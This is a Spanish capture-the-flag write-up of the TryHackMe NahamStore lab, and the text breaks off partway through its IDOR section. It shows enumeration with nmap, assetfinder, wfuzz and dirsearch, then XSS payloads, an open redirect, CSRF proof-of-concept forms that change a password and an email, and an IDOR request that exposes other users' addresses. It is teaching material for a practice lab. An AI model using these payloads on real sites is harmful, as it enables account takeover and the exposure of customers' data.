


Writeup NahamStore



El Hacker Ético



ÍNDICE

| | | |
|--------|---|----|
| 0- | Introducción..... | 2 |
| 1- | Enumeración..... | 2 |
| 1.1. | NMAP..... | 2 |
| 1.1. | Enumeración Web..... | 3 |
| 1.1.1. | Puerto 80..... | 3 |
| 2- | Vulnerabilidades..... | 5 |
| 2.1. | XSS..... | 6 |
| 2.1.1. | XSS subdominio marketing.nahamstore.thm..... | 6 |
| 2.1.2. | Stored XSS vía encabezado HTTP..... | 7 |
| 2.1.3. | XSS vía etiqueta HTML..... | 8 |
| 2.1.4. | XSS en función JavaScript..... | 8 |
| 2.1.5. | XSS Stored vía etiqueta HTML..... | 9 |
| 2.1.6. | XSS Reflected vía etiqueta H1..... | 9 |
| 2.2. | Open Redirect..... | 10 |
| 2.3. | CSRF..... | 11 |
| 2.3.1. | Formulario de cambio de contraseña sin protección CSRF..... | 11 |
| 2.3.2. | Eliminar protección CSRF..... | 11 |
| 2.3.3. | Protección CSRF débil..... | 12 |
| 2.4. | IDOR..... | 12 |
| 2.4.1. | Fuga de direcciones..... | 12 |
| 2.5. | LFI..... | 13 |
| 2.6. | RCE..... | 14 |
| 2.6.1. | RCE vía Webshell..... | 14 |
| 2.6.2. | RCE vía generador de facturas PDF..... | 15 |
| 2.7. | SSRF..... | 17 |
| 2.7.1. | Filtración de tarjetas de crédito..... | 17 |
| 2.8. | XXE..... | 20 |
| 2.9. | Inyección SQL..... | 23 |
| 2.9.1. | SQLi sobre parámetro id=..... | 23 |





0- Introducción

CTF NahamStore que podemos encontrar en la plataforma [Try Hack Me](https://tryhackme.com). De dificultad media, pondremos en práctica la búsqueda y explotación de múltiples vulnerabilidades en una tienda online simulada.

1- Enumeración

1.1. NMAP

Comenzamos realizando un escaneo rápido de los puertos que tiene abiertos la máquina víctima.

```
kali@kali ~/Desktop/nahamstore$ sudo nmap -p- --open -vvv -Pn -n --min-rate 2000 10.10.5.82
[sudo] password for kali:
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-29 14:08 EST
Initiating SYN Stealth Scan at 14:08
Scanning 10.10.5.82 [65535 ports]
Discovered open port 80/tcp on 10.10.5.82
Discovered open port 22/tcp on 10.10.5.82
Discovered open port 8000/tcp on 10.10.5.82
Completed SYN Stealth Scan at 14:08, 24.35s elapsed (65535 total ports)
Nmap scan report for 10.10.5.82
Host is up, received user-set (0.069s latency).
Scanned at 2022-11-29 14:08:02 EST for 24s
Not shown: 64928 closed tcp ports (reset), 604 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack ttl 63
80/tcp    open  http    syn-ack ttl 63
8000/tcp  open  http-alt syn-ack ttl 62

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 24.57 seconds
Raw packets sent: 70927 (3.121MB) | Rcvd: 68008 (2.720MB)
kali@kali ~/Desktop/nahamstore$
```

2

El siguiente paso será realizar un escaneo más en profundidad de los tres servicios disponibles.

```
kali@kali ~/Desktop/nahamstore$ sudo nmap -p22,80,8000 -sVC -vv -Pn -n 10.10.5.82
```

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh     syn-ack ttl 63  OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkeys:
|_ 2048 84:6e:52:ca:db:9e:df:0a:ae:b5:70:3d:07:d6:91:78 (RSA)
|_ ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQKDFNL0GNTinnjUppwRLV3lsS7cL02jAp3QRvFX0B+s+bPPk+m4duQ95Z6qagERL/ovdP5JJTdiPxy2Opf+aZI4ba2DvFwFvFzFh9Jrx7vzrOj0i0kUWot9Wmxhuo
DfVT3S6Lmufw7SAxV7ADLNLQI4k8URm9wQjppj88u7IdCEsIc126krLk2Nb7A3qoWaI+KJw0UH0R6/dhjD72Xl0ttvsEHq8LPfdEHPQyefozVto250I1Tc3cNVsz/wLnLtaVui2o0xd/P9/4hIDiie0I0bSgvrTToyjT
KH8Cdet8cmzQDqpII6jCvmYhpqcT5NR+pf0QmytLUjQxAc6T
|_ 256 1a:1d:db:ca:99:8a:64:b1:8b:10:df:a9:39:d5:5c:d3 (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAYNTYAAAAIbmlZdHAYNTYAAAABBBC/YPU92sy/Gmgz+aLeOHKA1L5F08MqiyEaalrKdetGqR/XoRmvsTeNkArvIPMDUL2otZ3F57VBMKfydytBcoIA=
|_ 256 f6:36:16:b7:66:8e:7b:35:09:07:cb:90:c9:84:63:38 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPA1cOmkn8r1FCga8Lxn9QC7NdeGg0bttFiaaj11qec
80/tcp    open  http    syn-ack ttl 63  nginx 1.14.0 (Ubuntu)
|_ http-server-header: nginx/1.14.0 (Ubuntu)
|_ http-methods:
|_ Supported Methods: GET HEAD POST
|_ http-title: NahamStore - Setup Your Hosts File
|_ http-favicon: Unknown favicon MD5: ADD286770309EE860C14F4BAAC5EA65
8000/tcp  open  http    syn-ack ttl 62  nginx 1.18.0 (Ubuntu)
|_ http-server-header: nginx/1.18.0 (Ubuntu)
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-methods:
|_ Supported Methods: GET HEAD POST
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_ http-robots.txt: 1 disallowed entry
|_ /admin
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```






Tenemos tres servicios disponibles:

- Puerto 22 -> SSH -> OpenSSH 7.6p1
- Puerto 80 -> HTTP -> nginx 1.14.0
- Puerto 8000 -> HTTP -> nginx 1.18.0

1.1. Enumeración Web

Tenemos disponible dos servidores Web en los puertos 80 y 8000. Vamos a ver el contenido en el navegador.

1.1.1. Puerto 80



NahamStore


If you're reading this you need to add `www.nahamstore.thm` and `nahamstore.thm` to your `hosts file` pointing to 10.10.5.82

3

Nos indica que debemos añadir los dominios www.nahamstore.thm y `nahamstore.thm` a nuestro archivo `/etc/hosts`.

```
(root@kali)-[~/Desktop/nahamstore]
# echo "10.10.5.82 nahamstore.thm www.nahamstore.thm" >> /etc/hosts
```

Volvemos al navegador para ver el contenido de los dominios registrados.



El dominio pertenece a una tienda online. Ambos dominios llevan al mismo sitio web.





Los siguientes pasos serán la enumeración de subdominios y la enumeración de directorios. Comenzamos enumerando los subdominios. Para ello, vamos a utilizar la herramienta assetfinder. Como indican en la Web de Try Hack Me, para realizar el escaneo de subdominios, debemos cambiar .thm por .com (nahamstore.thm sería nahamstore.com para realizar la búsqueda.

```
(root@kali)-[~/home/kali]
└─# assetfinder --subs-only nahamstore.com
nahamstore.com
nahamstore-2020.nahamstore.com
stock.nahamstore.com
www.nahamstore.com
nahamstore.com
www.nahamstore.com
shop.nahamstore.com
```

Cambiamos las extensiones .com por .thm y los añadimos al archivo /etc/hosts.

```
(root@kali)-[~/home/kali]
└─# echo "10.10.13.165 nahamstore.thm nahamstore-2020.nahamstore.thm stock.nahamstore.thm www.nahamstore.thm shop.nahamstore.thm" >> /etc/hosts
```

Podemos realizar la búsqueda de los llamados vhosts. Para ello, utilizamos la herramienta wfuzz.

```
(root@kali)-[~/home/kali/Desktop/nahamstore]
└─# wfuzz -c -z file, '/home/kali/SecLists/Discovery/DNS/subdomains-top1million-5000.txt' -u "http://nahamstore.thm/" -H "Host: FUZZ.nahamstore.thm" --hw 65
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****

Target: http://nahamstore.thm/
Total requests: 4989

=====
ID           Response  Lines  Word  Chars  Payload
=====
000000001:  301      7 L    13 W   194 Ch  "www"
000000037:  301      7 L    13 W   194 Ch  "shop"
000000254:  200     41 L    92 W  2025 Ch  "marketing"
000000960:  200      0 L     1 W    67 Ch  "stock"
```

4

Podemos añadir un subdominio más al archivo /etc/hosts

```
(root@kali)-[~/home/kali]
└─# echo "10.10.13.165 marketing.nahamstore.thm" >> /etc/hosts
```

Seguimos enumerando los directorios de los distintos subdominios encontrados. Para ello, utilizamos la herramienta [Dirsearch](#).





```
(root@kali)-[~/home/kali/Desktop/nahamstore]
└─# dirsearch -u "http://nahamstore.thm" -i200 -w '/home/kali/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt'

dirsearch v0.4.2

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 220545

Output File: /root/.dirsearch/reports/nahamstore.thm/_22-11-29_15-25-53.txt
Error Log: /root/.dirsearch/logs/errors-22-11-29_15-25-53.log

Target: http://nahamstore.thm/

[15:25:54] Starting:
[15:25:55] 200 - 3KB - /search
[15:25:55] 200 - 3KB - /login
[15:25:55] 200 - 3KB - /register
[15:25:56] 200 - 2KB - /staff
[15:26:05] 200 - 2KB - /basket
[15:26:20] 200 - 4KB - /returns
```

Hacemos lo mismo con stock.nahamstore.thm y marketing.nahamstore.thm.

```
(root@kali)-[~/home/kali/Desktop/nahamstore]
└─# dirsearch -u "http://stock.nahamstore.thm" -i200,301,302 -w '/home/kali/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt'

dirsearch v0.4.2

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 220545

Output File: /root/.dirsearch/reports/stock.nahamstore.thm/_22-11-29_16-07-39.txt
Error Log: /root/.dirsearch/logs/errors-22-11-29_16-07-39.log

Target: http://stock.nahamstore.thm/

[16:07:39] Starting:
[16:07:40] 200 - 148B - /product
```

```
(root@kali)-[~/home/kali/Desktop/nahamstore]
└─# dirsearch -u "http://marketing.nahamstore.thm" -i200,301,302 -w '/home/kali/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt'

dirsearch v0.4.2

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 220545

Output File: /root/.dirsearch/reports/marketing.nahamstore.thm/_22-11-29_16-12-27.txt
Error Log: /root/.dirsearch/logs/errors-22-11-29_16-12-27.log

Target: http://marketing.nahamstore.thm/

[16:12:27] Starting:
[16:19:10] 302 - 0B - /6e6055bd53afb9b6e4394d76e35838c9 -> /?error=Campaign+Not+Found
[16:20:01] 302 - 0B - /cfa5301358b9fcb7aa45b1ceea088c6 -> /?error=Campaign+Not+Found
[16:24:37] 302 - 0B - /f05221fb72cfbc1b85256abe00683bc4 -> /?error=Campaign+Not+Found
```

5

Los otros 3 subdominios no devuelven ningún directorio. Nos centraremos en estos tres subdominios a partir de este momento.

2- Vulnerabilidades

A continuación pasamos a buscar y explotar las diferentes vulnerabilidades presentes en el sitio nahamstore.thm.





2.1. XSS

2.1.1. XSS subdominio marketing.nahamstore.thm

Durante la enumeración del subdominio marketing.nahamstore.thm, encontramos directorios que correspondían con campañas de marketing que nos devolvía un error si no encontraba dicha campaña.

| Campaign Name | Date Started | View |
|----------------------|------------------|----------------------|
| Pre Opening Interest | 12/10/2020 18:23 | View |
| Hoodie Giveaway | 12/15/2020 10:16 | View |

Vamos a comprobar si podemos enviar una carga útil XSS.

```
Request
Pretty Raw Hex
1 GET /?error=<script>alert("El+Hacker+Etico")</script> HTTP/1.1
2 Host: marketing.nahamstore.thm
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) C
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Connection: close
10

Response
Pretty Raw Hex Render
21 <div class="col-md-8 col-md-offset-2">
22 <div class="alert alert-danger text-center" style="margin:0 100px 0 100px">
23 <script>
24 alert("El Hacker Etico");
25 </script>
26 </div>
27 <div class="panel panel-default" style="margin-top:20px">
```

6


| Campaign Name | Date Started | View |
|----------------------|------------------|----------------------|
| Pre Opening Interest | 12/10/2020 18:23 | View |
| Hoodie Giveaway | 12/15/2020 10:16 | View |






2.1.2. Stored XSS vía encabezado HTTP


Al realizar un pedido podemos observar que en los detalles del pedido se almacena el User-Agent del usuario que realiza la compra.



Vamos a realizar otro pedido pero en esta ocasión vamos a capturar la petición con Burp para cambiar el valor de User-Agent por una carga útil XSS.




7






2.1.3. XSS vía etiqueta HTML

Al clicar sobre un producto de la página principal de la tienda, el nombre aparece en la barra de búsqueda como un parámetro GET. Este parámetro no controla el título pero se inyecta en la etiqueta <title> (se muestra en la pestaña de navegador).



Para crear la carga, cerraremos la etiqueta title, agregaremos la carga útil y volvemos a añadir otra etiqueta title de apertura.



8


2.1.4. XSS en función JavaScript

En la página principal de la tienda, buscamos un producto en “Search For Products”. Se realiza una solicitud GET a /search-products?q=. Vamos a enviar una carga útil para verificar.

```
<script>
var search = ''+alert("El Hacker Etico")+'';
$.get('/search-products?q=' + search,function(resp){
  if( resp.length == 0 ){

    $('<div class="text-center" style="margin:10px">No matching products found</div>');
  }
});
```





2.1.5. XSS Stored vía etiqueta HTML


Visitamos la sección “Returns”. En el formulario, “Return Information” es el único parámetro que refleja información.

```
<div>  
  <textarea class="form-control">  
    Pruebas  
  </textarea>  
</div>
```

Vamos a probar una carga útil para confirmar las sospechas.

```
<div>  
  <textarea class="form-control">  
  </textarea>  
  <script>  
    alert("El Hacker Etico")  
  </script>  
  <textarea>  
  </textarea>  
</div>
```

9



Return Status

| Return Information |
|----------------------------------|
| Status: Awaiting Decision |
| Order Number: 9 |

2.1.6. XSS Reflected vía etiqueta H1

Ingresamos un directorio no válido en la barra de búsqueda. El sitio refleja directamente que la ruta ingresada no existe.






Page Not Found

Sorry, we couldn't find /elhackeretico anywhere

El texto “Page Not Found” está en una etiqueta H1.

```
<div class="container" style="margin-top:120px">  
  ::before  
  <h1 class="text-center">Page Not Found</h1> == $0  
  <p class="text-center">Sorry, we couldn't find /elhackeretico anywhere</p>
```

Vamos a aprovechar esto para intentar cargar una carga útil XSS.



10

2.2. Open Redirect

Nos logamos en el sitio Web y procedemos a realizar un pedido cualquiera.

Shopping Basket

| Product | Cost |
|----------------------|---------|
| Sticker Pack | \$15.00 |
| Total \$15.00 | |

Shipping Address

Please choose an address in your address book to send to

Mr El Hacker wefrqv

Add Another Address

Pulsamos “Add Another Address” y vemos la siguiente URL.

nahamstore.thm/account/addressbook?redirect_url=/basket





Es un parámetro de redirección. Vamos a cambiar /basket por <https://elhackeretico.com> y rellenamos el formulario para añadir otra dirección, y así comprobar si se está ejecutando una vulnerabilidad Open Redirect.

```
nahamstore.thm/account/addressbook?redirect_url=https://elhackeretico.com
```

Al ejecutar, nos redirecciona a mi sitio Web.

2.3. CSRF

2.3.1. Formulario de cambio de contraseña sin protección CSRF

La página de cambio de contraseña no tiene ninguna protección CSRF.

CSRF PoC

```
<html>
  <body>
    <form method="POST" action="http://nahamstore.thm/account/settings/password">
      <input type="hidden" name="change_password" value="password" />
      <input type="submit" value="Submit" />
    </form>
  </body>
</html>
```

Ejecutamos este código HTML y podremos cambiar el valor de la contraseña existente por el valor “password”.

11

Change Account Password

Password:

Change Password

2.3.2. Eliminar protección CSRF

El formulario para cambiar la dirección de correo electrónico contiene un parámetro “csrf_protect”.

```
<form method="post">
  <input type="hidden" name="csrf_protect" value="eyJkYXRhIjoizXlKMmMyVnlyMmxrSWpvMExDSjBhVzFsYzNSaGJYQWlPaUl4...
  Z25hdHVyZSI6ImY3OWFLNDA0NWVjNTIxOTg4N2I0MDE3NmMxZDBjZjIzIn0=">
  <div> </div>
  <div>
    <input class="form-control" name="change_email" value="pruebas@elhackeretico.io">
```

Vamos a eliminar la protección CSRF y a crear una PoC para comprobar si es vulnerable.





CSRF PoC

```
<html>
  <body>
    <form method="POST" action="http://nahamstore.thm/account/settings/email">
      <input type="hidden" name="change_email" value="pruebas@elhackeretico.io" />
      <input type="submit" value="Submit">
    </form>
  </body>
</html>
```

Email Changed

Change Email Address

Email:

Change Email

2.3.3. Protección CSRF débil

La página de desactivación de la cuenta, hay una protección CSRF débil, que utiliza un campo de entrada oculto. Al descifrar el valor del Token, vemos el valor la ID cifrada en base64.

```
<form method="post">
  <input type="hidden" name="action" value="disable"> == $0
  <input type="hidden" name="csrf_disable_protect" value="NA==">
</form>
```

```
(root@kali)-[~/Desktop/nahamstore]
└─# echo 'NA==' | base64 -d
4
```

2.4. IDOR

2.4.1. Fuga de direcciones

Vamos a necesitar:

- Realizar un pedido
- Ir a la cesta
- Seleccionar la dirección de entrega.

Después de realizar esto, interceptaremos la petición con Burp y obtendremos nuestra identificación de dirección.





```
POST /basket HTTP/1.1
Host: nahamstore.thm
Content-Length: 12
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://nahamstore.thm
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://nahamstore.thm/basket
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: session=589a44113ef609211d610b7962d1356b; token=0b4d1962409044ac2f9926f1586c9346
Connection: close
```

address_id=5

Enviamos la petición de Repeater y modificamos el valor address_id.

```
POST /basket HTTP/1.1
Host: nahamstore.thm
Content-Length: 12
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://nahamstore.thm
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://nahamstore.thm/basket
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: session=589a44113ef609211d610b7962d1356b; token=0b4d1962409044ac2f9926f1586c9346
Connection: close
```

address_id=1

```
<div class="row">
  <div class="col-md-6">
    <div class="panel panel-default">
      <div class="panel-heading">
        Shipping Address
      </div>
      <div class="panel-body">
